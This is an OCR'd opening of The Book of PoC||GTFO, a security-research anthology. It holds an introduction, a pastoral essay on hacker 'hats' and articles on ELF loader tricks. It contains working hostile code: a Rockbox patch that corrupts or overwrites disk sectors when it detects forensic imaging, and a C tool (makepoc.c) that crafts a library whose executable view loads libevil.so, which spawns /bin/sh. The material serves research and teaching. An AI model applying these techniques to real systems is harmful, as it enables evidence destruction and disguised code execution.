


PoC||GTFO

THE BOOK OF POC||GTFO.

Printed in China

First printing

21 20 19 18 17 1 2 3 4 5 6 7 8 9

ISBN-10: 1-59327-880-2
ISBN-13: 978-1-59327-880-9

For information on distribution, translations, or bulk sales,
please contact No Starch Press, Inc. directly:

No Starch Press, Inc.
245 8th Street, San Francisco, CA 94103
phone: 1.415.863.9900; info@nostarch.com
www.nostarch.com

Anyone who cannot understand that
a useful science can be built on stunt hacking
will not understand this book, either.

Man of The Book	Manul Laphroaig, T.G. S.B.
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen

and sundry others

Contents

Introduction

Dear reader, this is a weird book.

These are the collected works of the International Journal of Proof of Concept or Get The Fuck Out, a prestigious publication for ladies and gentlemen with an interest in reverse engineering, file format polyglots, radio, operating systems, and other assorted technical subjects. The journal's individual issues are published in a variety of countries across the Americas and Europe, but this volume you hold contains our first nine releases in 788 action-packed pages, indexed and cross referenced for your convenience.

At first glance, it's a technical book. It'll tell you how to do strange and clever things, how to make polyglot files[1] and crazy radio signals[2] and boot sector video games.[3] It will teach you a lot about reverse engineering,[4] and also about frustrating reverse engineers.[5] This is a book to teach you about machines, about how they really are rather than how they are supposed to be.

But this is a bit more fun–and far more irreverent–than most technical books. While some articles cuss for the fun of it,[6] others carefully build an argument across pages to end with a single harsh word in uncompromising support of scientific reproducibility.[7]

[1] Page 541.
[2] Page 639.
[3] Page 182.
[4] Page 516.
[5] Page 480.
[6] Pages 495 and 612.
[7] Page 667.

You will also find a few pieces of philosophy, a grumpy old preacher's ramblings about Lysenko,[8] fashionable straw hats,[9] and the Thanksgiving holiday.[10] You will find a song in the style of Gilbert and Sullivan[11] and a poem about cryptography.[12] This is a book to give you some culture.

But I really do believe that this is also a therapeutic book, to be read when times are tough and you're feeling low. When your day job becomes dull and you begin to feel you've lost the magic of our profession, when you forget that joy which is found in a short and clever proof of concept, search within this book for something to liven things up and make you care once more.

Every last page carries with it the sincere belief that each and every one of us can outsmart those infernal contraptions, the wretched blinky boxes that sometimes seem to rule our lives.

Your neighbor,
Pastor Manul Laphroaig, T.G. S.B.

[8] Page 525.
[9] Page 29.
[10] Page 404
[11] Page 620.
[12] Page 294.

0 A CFP with POC

0:1 Let us begin!

This first release of our fine journal was distributed on paper in Las Vegas in the summer of 2013, inspired by a night of good conversation about the harsh realities of academic publishing. Fueled by a bit too much scotch, Pastor Laphroaig called upon his neighbors to send their favorite clever tricks, which were stapled together and printed for sharing. Try as we might to be embarrassed by our humble beginnings, we love these early articles and think you will, too.

In PoC||GTFO 0:2, Travis Goodspeed will show you how to build your own antiforensic hard disk out of an iPod by patching the open source Rockbox firmware. The result is a USB disk, one which still plays music but will self destruct if forensically imaged. It will never give you up, and it will never let you down.

In PoC||GTFO 0:3, Julian Bangert and Sergey Bratus provide some nifty tricks for abusing the differences in ELF dialect between `exec()` and `ld.so`. As an example, they produce a file that is both a library and an executable, to the great confusion of reverse engineers and their totally legitimate IDA Pro licenses.

PoC||GTFO 0:4 is a sermon on the subjects of Bitcoin, Phrack, and the den of iniquity known as the RSA Conference, inviting all of you to kill some trees in order to save some souls. It brings the joyful news that we might finally shut up about hat colors and get back to hacking!

Delivering more nifty ELF research, Bx presents in PoC||GTFO 0:5 a trick for returning from the ELF loader into a libc function by abuse of the `IFUNC` symbol. There's a catch, though, which is that on amd64 her routine needs to pass a very restricted set of arguments. The first parameter must be zero, the second must be the address of the function being called, and the third argument must be the address of the symbol being dereferenced. This article ends in a cliffhanger, which is resolved in PoC||GTFO 2:6 when she shares with us the tricks needed to call `putchar()` and `getchar()`.

Remembering good times, PoC||GTFO 0:6 by FX tells us of an adventure with Barnaby Jack, one which features a golden vending machine and some healthy advice to get the fuck out of Abu Dhabi.

0:2 iPod Antiforensics


by Travis Goodspeed

In my lecture introducing Active Disk Antiforensics at 29C3, I presented tricks for emulating a disk with self defense features using the Facedancer board. This brief article will show you how to build your own antiforensic disk out of an iPod by patching the Rockbox framework.

To quickly summarize that lecture: (1) USB Mass Storage is just a wrapper for SCSI. We can implement these protocols and make our own disks. (2) A legitimate host will follow the filesystem and partition data structure, while a malicious host—that is to say, a forensics investigator's workstation—will read the disk image from beginning to end. There are other ways to distinguish hosts, but this one is the easiest and has the fewest false positives. (3) By overwriting its contents as it is being imaged, a disk can destroy whatever evidence or information the forensics investigator wishes to obtain.

There are, of course, exceptions to the above rules. Some high-end forensics software will image a disk backward from the last sector toward the first. A law-enforcement forensics lab will never mount a volume before imaging it, but an amateur less concerned with a clean prosecution might just copy the protected files out of the volume.

Finally, there is the risk that an antiforensic disk might be identified as such by a forensic investigator. The disk's security relies upon the technician triggering the erasure, and it won't be sufficient if the technician knows to work around the defenses. For example, he could revert to the recovery ROM or read the disk directly.


MENU

Patching Rockbox

Rockbox exposes its hard disk to the host through USB Mass Storage, where handler functions implement each of the SCSI commands needed for that protocol. To add antiforensics, it is necessary only to hook two of those functions: `READ(10)` and `WRITE(10)`.


In `firmware/usbstack/usb_storage.c` of the Rockbox source code, blocks are read in two places. The first of these is in `handle_scsi()`, near the `SCSI_READ_10` case. At the end of this case, you should see a call to `send_and_read_next()`, which is the second function that must be patched.

In *both* of these, it is necessary to add code to both (1) observe incoming requests for illegal traffic and (2) overwrite sectors as they are requested after the disk has detected tampering. Because of code duplication, you will find that some data leaks out through `send_and_read_next()` if you only patch `handle_scsi()`. (If these function names mean nothing to you, then you do not have the Rockbox code open, and you won't get much out of this article, now will you? Open the damn code!)

On an iPod, there will never be any legitimate reads over USB to the firmware partition. For our PoC, let's trigger self-destruction when that region is read. As this is just a PoC, this patch will provide nonsense replies to reads instead of destroying the data. Also, the hard coded values might be specific to the 2048-byte sector devices, such as the iPod Video.

The following code should be placed in the `SCSI_READ_10` case of `handle_scsi()`. `tamperdetected` is a static boolean that ought to be declared earlier in `usb_storage.c`. The same code should go into the `send_and_read_next()` function.

```
//These sectors are for 2048-byte sectors.
//Multiply by 4 for devices with 512-byte sectors.
if(cur_cmd.sector>=10000 && cur_cmd.sector<48000)
  tamperdetected=true;

//This is the legitimate read.
cur_cmd.last_result = storage_read_sectors(
  IF_MD2(cur_cmd.lun,) cur_cmd.sector,
  MIN(READ_BUFFER_SIZE/SECTOR_SIZE, cur_cmd.count),
  cur_cmd.data[cur_cmd.data_select]
);

//Here, we wipe the buffer to demo antiforensics.
if(tamperdetected){
  for(i=0;i<READ_BUFFER_SIZE;i++)
    cur_cmd.data[cur_cmd.data_select][i]=0xFF;
  //Clobber the buffer for testing.
  strcpy(cur_cmd.data[cur_cmd.data_select],
        "Never gonna let you down.");

  //Comment the following to make a harmless demo.
  //This writes the buffer back to the disk,
  //eliminating any of the old contents.
  if(cur_cmd.sector>=48195)
    storage_write_sectors(
        IF_MD2(cur_cmd.lun,)
        cur_cmd.sector,
        MIN(WRITE_BUFFER_SIZE/SECTOR_SIZE, cur_cmd.count),
        cur_cmd.data[cur_cmd.data_select]);
}
```



Bypassing Antiforensics

This sort of an antiforensic disk can be most easily bypassed by placing the iPod into Disk Mode, which can be done by a series of key presses. For example, the iPod Video is placed into Disk Mode by holding the Select and Menu buttons to reboot, then holding Select and Play/Pause to enter Disk Mode. Be sure that the device is at least partially charged, or it will continue to reboot. Another, surer method, is to physically remove the disk from the iPod and read it manually.

Further, this PoC does not erase evidence of its own existence. A full and proper implementation ought to replace the firmware partition at the beginning of the disk with a clean Rockbox build of the same revision and also expand later partitions to fill the disk.

Neighborly Greetings

Kind thanks are due to The Grugq and Int80 for their work on traditional antiforensics of filesystems and file formats, as well as to Scott Moulton for discretely correcting a few of my false assumptions about real-world forensics.

Thanks are also due to my coauthors on an as-yet-unpublished paper[1] which predates all of my active antiforensics work but is being held up by the usual academic nonsense.

[1] Since published as *Implementation and Implications of a Stealth Hard Disk Backdoor* by Zaddach, Kurmus et al.

0:3 ELFs are dorky, Elves are cool

by Sergey Bratus and Julian Bangert

The ELF ABI is beautiful. It's one format to rule all the tools: when a compiler writes a love letter to the linker about its precious objects, it uses ELF; when the RTLD performs runtime relocation surgery, it goes by ELF; when the kernel writes an epitaph for an uppity process, it uses ELF. Think of a possible world where binutils would use their own separate formats, all alike, leaving you to navigate the maze; or think of how ugly a binary format that's all things to all tools could turn out to be (∗cough∗ ASN.1, X.509 ∗cough∗), and how hard it'd be to support, say, ASLR on top of it. Yet ELF is beautiful.

Verily, when two parsers see two different structures in the same bunch of bytes, trouble ensues. A difference in parsing of X.509 certificates nearly broke the Internet's SSL trust model.[2] The latest Android Master Key bugs that compromised APK signature verification are due to different interpretation of archive metadata by Java and C++ parsers/unzippers[3]—yet another security model-breaking parser differential. Similar issues with parsing other common formats and protocols may yet destroy remaining trust in the open Internet.

ELF is beautiful, but with great beauty there comes great responsibility—for its parsers.[4] So do all the different binutils components as well as the Linux kernel see the same contents in an ELF file? This PoC shows that's not the case.

[2] See PKI Layer Cake by Dan Kaminsky, Len Sassaman, and Meredith L. Patterson

[3] See `http://www.saurik.com/id/18` and `http://www.saurik.com/id/17`.


[4] Cf. "The Format and the Parser," a little-known variant of the "The Beauty and the Beast." They resolved their parser differentials and lived invulnerably ever after.

There are two major parsers that handle ELF data. One of them is in the Linux kernel's implementation of `execve(2)` that creates a new process virtual address space from an ELF file. The other—since the majority of executables are dynamically linked—is the RTLD `ld.so(8)`, which on your system may be called something like `/lib64/ld-linux-x86-64.so.2`,[5] which loads and links your shared libraries—into the same address space.

It would seem that the kernel's and the RTLD's views of this address space must be the same, that their respective parsers should agree on just what spans of bytes are loaded at which addresses. As luck and Linux would have it, they do not.

The RTLD is essentially a complex name service for the process namespace that needs a whole lot of configuration in the ELF file, as complex a tree of C structs as any. By contrast, the kernel side just looks for a flat table of offsets and lengths of the file's byte

[5] Just `objcopy -O binary -j .interp /bin/ls /dev/stdout`, wasn't that easy? :)



segments to load into non-overlapping address ranges. RTLD's configuration is held by the `.dynamic` section, which serves as a directory of all the relevant symbol tables, their related string tables, relocation entries for the symbols, and so on.[6] The kernel merely looks past the ELF header for the flat table of loadable segments and proceeds to load these into memory.

As a result of this double vision, the kernel's view and the RTLD's view of what belongs in the process address space can be made starkly different. A `libpoc.so` would look like a perfectly sane library to RTLD, calling an innocent "Hello world" function from an innocent `libgood.so` library. However, when run as an executable it would expose a different `.dynamic` table, link in a different library, `libevil.so`, and call a very different function, such as dropping a shell. It should be noted that `ld.so` is also an executable and can be used to launch actual executables lacking executable permissions, a known trick from the Unix antiquity;[7] however, its construction is different.

The core of this PoC, `makepoc.c` that crafts the dual-use ELF binary, is a rather nasty C program. It is, in fact, a backport to C of our Ruby ELF manipulation tool, Mithril,[8] inspired by ERESI, but intended for liberally rewriting binaries rather than for ERESI's subtle surgery on the live process space.

[6] To achieve RTLD enlightenment, meditate on the Grugq's `subversiveld.pdf` and Mayhem's `elf-rtld.txt`, for surely these are the incarnations of the ABI Buddhas of our age, and none has described the runtime dynamic linking internals better since.

[7] `/lib/ld-linux.so <wouldbe-execfile>`

[8] `https://github.com/jbangert/mithril`

```
/* -------------------- makepoc.c ------------------------*/
/* I met a professor of arcane degree
   Who said: Two vast and handwritten parsers
   Live in the wild. Near them, in the dark
   Half sunk, a shattering exploit lies, whose frown,
   And wrinkled lip, and sneer of cold command,
   Tell that its sculptor well those papers read
   Which yet survive, stamped on these lifeless things,
   The hand that mocked them and the student that fed :
   And on the terminal these words appear:
   "My name is Turing, wrecker of proofs:
   Parse this unambigously, ye machine, and despair!"
   Nothing besides is possible. Round the decay
   Of that colossal wreck, boundless and bare
   The lone and level root shells fork away.
            -- Inspired by Edward Shelley        */
#include <elf.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#define PAGESIZE  4096
size_t filesz;

// This is the enormous buffer holding the ELF file.
// For neighbours running this on an Electronica BK,
// the size might have to be reduced.
char file[3*PAGESIZE];

Elf64_Phdr *find_dynamic(Elf64_Phdr *phdr);
uint64_t find_dynstr(Elf64_Phdr *phdr);

/* New memory layout
  Memory     mapped to   File Offsets
0k ++++|     |       |ELF Header     |   ---|
   +   |1st |***** |(orig. code)   |    | |
   +   |Page|       |(real .dynamic)| <-|-+
4k +   +=====+       +================+    | |
   +   |     |       |                |
   ++> |2nd |*      |kernel_phdr     |<--|--
       |Page| *     |                |
       |     |  *    |                |
       +=====+   *   +================+
                   * |ldso_phdrs      |---|
                     |fake .dynamic   | <-|
                     | w/ new dynstr  |
                     ==================
```

```
48      Somewhere far below, there is the .data segment,
        which we ignore.
50
    LD.so/kernel boundary assumes the offset that applies on disk
52  works also in memory; however, if phdrs are in a different
    segment, this won't hold.
54  */
    int elf_magic(){
56    Elf64_Ehdr *ehdr = file;
      Elf64_Phdr *orig_phdrs  = file + ehdr->e_phoff;
58    Elf64_Phdr *firstload,*phdr;
      int i=0;
60    //For the sake of brevity, we assume a lot about the layout.
      //First 4K has the mapped parts of program
62    //2nd 4K holds the program headers for the kernel
      //3rd 4k holds the program headers for ld.so +
64    assert(filesz>PAGESIZE);
      assert(filesz<2*PAGESIZE);
66
      //The new dynamic section is mapped just above the program.
68    for(firstload = orig_phdrs; firstload->p_type!=PT_LOAD;
          firstload++);
70    assert(0 == firstload->p_offset);
      //2nd page of memory will hold 2nd segment.
72    assert(PAGESIZE > firstload->p_memsz);
      uint64_t base_addr = (firstload->p_vaddr & ~0xfffu);
74
      //PHDRS as read by the kernel's execve() or dlopen(),
76    //but NOT seen by ld.so
      Elf64_Phdr *kernel_phdrs = file + filesz;
78    memcpy(kernel_phdrs,orig_phdrs,          //copy PHDRs
             ehdr->e_phnum * sizeof(Elf64_Phdr));
80    //Point ELF header to new PHDRs.
      ehdr->e_phoff = (char *)kernel_phdrs - file;
82    ehdr->e_phnum++;

84    //Add a new segment (PT_LOAD), see above diagram.
      Elf64_Phdr *new_load = kernel_phdrs + ehdr->e_phnum - 1;
86    new_load->p_type = PT_LOAD;
      new_load->p_vaddr =  base_addr + PAGESIZE;
88    new_load->p_paddr = new_load->p_vaddr;
      new_load->p_offset = 2*PAGESIZE;
90    new_load->p_filesz = PAGESIZE;
      new_load->p_memsz = new_load->p_filesz;
92    new_load->p_flags = PF_R | PF_W;
      //Disable large pages or ld.so complains when loading as .so
94    for(i=0;i<ehdr->e_phnum;i++){
        if(kernel_phdrs[i].p_type == PT_LOAD)
```

```
96        kernel_phdrs[i].p_align = PAGESIZE;
    }
98
    //Setup the PHDR table to be seen by ld.so,
100 //not kernel's execve()
    Elf64_Phdr *ldso_phdrs = file + ehdr->e_phoff
102   - PAGESIZE     // First 4K is mapped in old segment.
      + 2*PAGESIZE; // Offset of new segment.
104 memcpy(ldso_phdrs,
          kernel_phdrs,ehdr->e_phnum * sizeof(Elf64_Phdr));
106 //ld.so 2.17 determines load bias (ASLR)
    //of main binary by looking at PT_PHDR
108 for(phdr=ldso_phdrs;phdr->p_type != PT_PHDR;phdr++);
    //ld.so expects PHDRS at this vaddr
110 phdr->p_paddr = base_addr + ehdr->e_phoff;
    //This isn't used to find the PHDR table,
112 //but by ld.so to compute ASLR slide
    //(main_map->l_addr) as (actual PHDR address)-(PHDR address
       in PHDR table)
114 phdr->p_vaddr = phdr->p_paddr;

116 //Make a new .dynamic table at the end of the
    //second segment to load libevil instead of libgood.
118 unsigned dynsz = find_dynamic(orig_phdrs)->p_memsz;
    Elf64_Dyn *old_dyn =
120                 file + find_dynamic(orig_phdrs)->p_offset;
    Elf64_Dyn *ldso_dyn = (char *)ldso_phdrs
122                     + ehdr->e_phnum * sizeof(Elf64_Phdr);
    memcpy(ldso_dyn,old_dyn,dynsz);
124 //Modify address of dynamic table in ldso_phdrs,
    //which is only used in exec().
126 find_dynamic(ldso_phdrs)->p_vaddr =
        base_addr + (char*)ldso_dyn - file - PAGESIZE;
128
    //We need a new dynstr entry.  Luckily ld.so doesn't do
130 //range checks on strtab offsets, so we stick it at the end.
    char *ldso_needed_str = (char *)ldso_dyn +
132               ehdr->e_phnum * sizeof(Elf64_Phdr) + dynsz;
    strcpy(ldso_needed_str, "libevil.so");
134 //replace 1st dynamic entry, DT_NEEDED
    assert(ldso_dyn->d_tag == DT_NEEDED);
136 ldso_dyn->d_un.d_ptr =
              base_addr + ldso_needed_str - file
138           - PAGESIZE - find_dynstr(orig_phdrs);
}
140 void readfile(){
    FILE *f= fopen("target.handchecked","r");
142 //Use provided binary because this PoC might
```

```
  //not like the output of your compiler
  assert(f);
  // Read the entire file
  filesz = fread(file ,1,sizeof file,f);
  fclose(f);
}
void writefile(){
  FILE *f= fopen("libpoc.so","w");
  fwrite(file,sizeof file,1,f);
  fclose(f);
  system("chmod +x libpoc.so");
}
Elf64_Phdr *find_dynamic(Elf64_Phdr *phdr){
  //Find the PT_DYNAMIC program header
  for(;phdr->p_type != PT_DYNAMIC;phdr++);
  return phdr;
}
uint64_t find_dynstr(Elf64_Phdr *phdr){
  //Find the address of the dynamic string table
  phdr = find_dynamic(phdr);
  Elf64_Dyn *dyn;
  for(dyn = file + phdr->p_offset;
      dyn->d_tag != DT_STRTAB; dyn++);
  return dyn->d_un.d_ptr;
}
int main()
{
  readfile();
  elf_magic();
  writefile();
}
```

```
# -------------------- Makefile ----------------------
%.so: %.c
  gcc  -fpic -shared -Wl,-soname,$@ -o $@ $^
all: libgood.so libevil.so makepoc target libpoc.so
    all_is_well

libpoc.so: target.handchecked  makepoc
  ./makepoc
clean:
  rm -f *.so *.o target makepoc all_is_well
target: target.c libgood.so libevil.so
  echo "#define INTERP \"`objcopy -O  binary -j .interp \
  /bin/ls /dev/stdout`\"" >> interp.inc && gcc -o target \
  -Os -Wl,-rpath,. -Wl,-efoo -L . -shared -fPIC -lgood target.
    c \
```

```
   && strip -K foo $@ && echo 'copy target to target.
     handchecked by hand!'

target.handchecked: target
  cp $< $@; echo "Beware, you compiled target yourself. \
   YMMV with your compiler, this is just a friendly poc"

all_is_well: all_is_well.c libpoc.so
  gcc -o $@ -Wl,-rpath,. -lpoc -L. $<
makepoc: makepoc.c
  gcc -ggdb -o $@ $<
```

```
/* -------------------- target.c ----------------------*/
#include <stdio.h>
#include "interp.inc"
const char my_interp[]
          __attribute__((section(".interp"))) =  INTERP;
extern int func();
int foo(){
  //  printf("Calling func\n");
  func();
  exit(1); //Needed, because there is no crt.o
}
```

```
/* -------------------- libgood.c ----------------------*/
#include <stdio.h>
int func(){ printf("Hello World\n");}
```

```
/* -------------------- libevil.c ----------------------*/
#include <stdio.h>
int func(){ system("/bin/sh");}
```

```
/* ----------------- all_is_well.c ---------------------*/
extern int foo();
int main(int argc, char **argv) {
  foo();
}
```

0:3.1 Neighborly Greetings and *cite{}*s:

Our gratitude goes to Silvio Cesare, the Grugq, Klog, Mayhem, and Nergal, whose brilliant articles in Phrack and elsewhere taught us about the ELF format, runtime, and ABI. Special thanks go to the ERESI team, who set a high standard of ELF (re)engineering to follow. Uninformed 6:3 by Skape led us to re-examine ELF in the light of weird machines, and we thank .Bx for showing how to build those to full generality. Last but not least, our view was profoundly shaped by Len Sassaman and Meredith L. Patterson's amazing insights on parser differentials and their work with Dan Kaminsky to explore them for X.509 and other Internet protocols and formats.

0:4 Pastor Manul Laphroaig's First Epistle to Hacker Preachers of All Hats, in the sincerest hope that we might shut up about hats, and get back to hacking.

by P.M.L.

First, I must caution you to cut out the Sun Tsu quotes. While every good speaker indulges in quoting from good books of fiction or philosophy, verily I warn you that this can lead to unrighteousness! For when we tell beginners to study ancient philosophy instead of engineering, they will become experts in the Art of War and not in the Art of Assembly Language! They find themselves reading Wikiquote instead of Phrack, and we are all the poorer for it!

I beg you: Rather than beginning your sermons with a quote from Sun Tzu, begin them with nifty little tricks which the laity can investigate later. For example, did you know that "`strings -n 20 ~/.bitcoin/blk0001.dat`" dumps ASCII art portraits of both Saint Sassaman and Ben Bernanke? This art was encoded as fake public keys used in real transactions, and it can't be removed without undoing all Bitcoin transactions since it was inserted into the chain. The entire Bitcoin economy depends upon the face of the chairman of the Fed not being removed from its ledger! Isn't that clever?

Speaking of cleverness, show respect for it by citing your scripture in chapter and verse. Phrack 49:14 tells us of Aleph1's heroic struggle to explain the way the stack really works, and Uninformed 6:2 is the harrowing tale of Johnny Cache, H D Moore, and Skape exploiting the Windows kernel's Wifi drivers with bea-

con frames and probe responses. These papers are memories to be cherished, and they are stories worth telling. So tell them! Preach the good word of how the hell things actually work at every opportunity!

Don't just preach the gospel, give the good word on paper. Print a dozen copies of a nifty paper and give them away at the next con. Do this at Recon, and you will make fascinating friends who will show you things you never knew, no matter how well you knew them before. Do this at RSA—without trying to sell anything—and you'll be a veritable hero of enlightenment in an expo center of half-assed sales pitches and booth babes. Kill some trees to save some souls!

Don't just give papers that others have written. Give early drafts of your own papers, or better still your own documented 0day. Nothing demonstrates neighborliness like the gift of a good exploit.

Further, I must warn you to ignore this Black Hat / White Hat nonsense. As a Straw Hat, I tell you that it is not the color of the hat that counts; rather, it is the weave. We know damned well that patching a million bugs won't keep the bad guys out, just as we know that the vendor who covers up a bug caused by his own incompetence is hardly a good guy. We see righteousness in cleverness, and we study exploits because they are so damnably clever! It is a heroic act to build a debugger or a disassembler, and the knowledge of how to do so ought to be spread far and wide.


First, consider the White Hats. Black Hats are quick to judge these poor fellows as do-gooders who kill bugs. They ask, "Who would want to kill such a lovely bug, one which gives us such clever exploits?" Verily I tell you that death is a necessary part of the ecosystem. Without neighbors squashing old bugs, what incentive would there be to find more clever bugs or to write more

clever exploits? Truly I say to the Black Hats, you have recouped every dollar you've lost on bugfixes by the selective pressure that makes your exploits valuable enough to sustain a market!

Next, consider the Black Hats. White Hat neighbors are so quick to judge these poor fellows, not so much for selling their exploits as for hoarding their knowledge. A neighbor once said to me, "Look at these sinners! They hide their knowledge like a candle beneath a basket, such that none can learn from it." But don't be so quick to judge! While it's true that the Black Hats publish more slowly, do not mistake this for not publishing. For does not a candle, when hidden beneath a basket, soon set the basket alight and burn ten times as bright? And is not self-replicating malware just a self-replicating whitepaper, written in machine language for the edification of those who read it? Verily I tell you, even the Black Hats have a neighborliness to them.

So please, shut up about hats and get back to the code.

—M. Laphroaig



Postscript: This little light of mine, I'm gonna let it shine!

0:5 Returning from ELF to Libc

by Rebecca "Bx" Shapiro

Dear friends,

As you may or may not know, demons lurk within ELF metadata. If you have not yet been introduced to these creatures, please put this paper down and take a look at either our talk given at 29C3, or our soon-to-be released WOOT publication.[9]

Although the ability to treat the loader as a Turing-complete machine is Pretty_Neat, we realize that there are a lot of useful computation vectors built right into the libraries that are mapped into the loader and executable's address space. Instead of reinventing the wheel, in this sermon we'd like to begin exploring how to harness the power given to us by the perhaps almighty Libc.

The System V amd64 ABI scripture[10] in combination with the `eglibc-2.17` writings have provided us ELF demon-tamers with the mighty useful `IFUNC` symbol. Any symbol of type `IFUNC` is treated as an indirect function—the symbol's value is treated as a function, which takes no arguments, and whose return value is the patch.

The question we will explore from here on is: Can we harness the power of the `IFUNC` to invoke a piece of Libc?

After vaguely thinking about this problem for a couple of months, we have finally made progress towards the answer.

Consider the `exit()` library call. Although one may question why we would want to craft metadata that causes a `exit()` to be invoked, we will do so anyway, because it is one of the simplest

[9] Since published at WOOT 2013 as *"Weird Machines" in ELF: A Spotlight on Unappreciated Metadata* by Shapiro, Bratus, and Smith.

[10] `psABI-x86_64.pdf`

calls we can make, because the single argument it takes is not particularly important, and success is immediately obvious.

To invoke `exit()`, we must lookup the following information when we are compiling the crafted metadata into some host executable. This is accomplished in three steps, as we explain in our prior work.

1. The location of `exit()` in the Libc binary.
2. The location of the host executable's dynamic symbol table.
3. The location of the host executable's dynamic relocation table.

To invoke `exit()`, we must accomplish the following during runtime:

1. Lookup the base address of Libc.
2. Use this base address to calculate the location of `exit()` in memory.
3. Store the address of `exit()` in a dynamic `IFUNC` symbol.
4. Cause the symbol to be resolved.

... and then there was `exit()`!

Our prior work has demonstrated how to accomplish the first two tasks. Once the first two tasks have been completed at runtime, we find ourselves with a normal symbol (which we will call symbol 0) whose value is the location of `exit()`. At this point we have two ways to proceed: we can either

(1) have a second dynamic symbol (named symbol 1) of type `IFUNC` and have relocation entry of type `R_X86_64_64` which

refers to symbol 0 and whose offset is set to the location of symbol 1's values, causing the location of `ext()` to be copied into symbol 1, or we could

(2) update the type of the symbol that already has the address of `exit()` to that it becomes an `IFUNC`. This can be done in a single relocation entry of type `R_X86_64`, whose addend is that which is copied to the first 8 bytes of symbol 0. If we set the addend to `0x0100000a00000000`, we will find that the symbol type will become 0x0a (`IFUNC`), the symbol `shndx` will be set as 01 so the `IFUNC` is treated as defined, and the other fields in the symbol structure will remain the same.

After our metadata that sets up the `IFUNC`, we need a relocation entry of type `R_X86_64_64` that references our `IFUNC` symbol, which will cause `exit()` to be invoked.

At this moment, you may be wondering how it may be possible to do more interesting things such as have control of the argument passed to the function call. It turns out that this problem is still being researched.[11] In `eglibc-2.17`, at the time the `IFUNC` is called, the first argument is and will always be 0, the second argument is the address of the function being called, and the third argument the addressed of the symbol being referenced. Therefore at this level `exec(0)` is always called. It will clearly take some clever redirection magic to be able to have control over the function's arguments purely from ELF metadata.

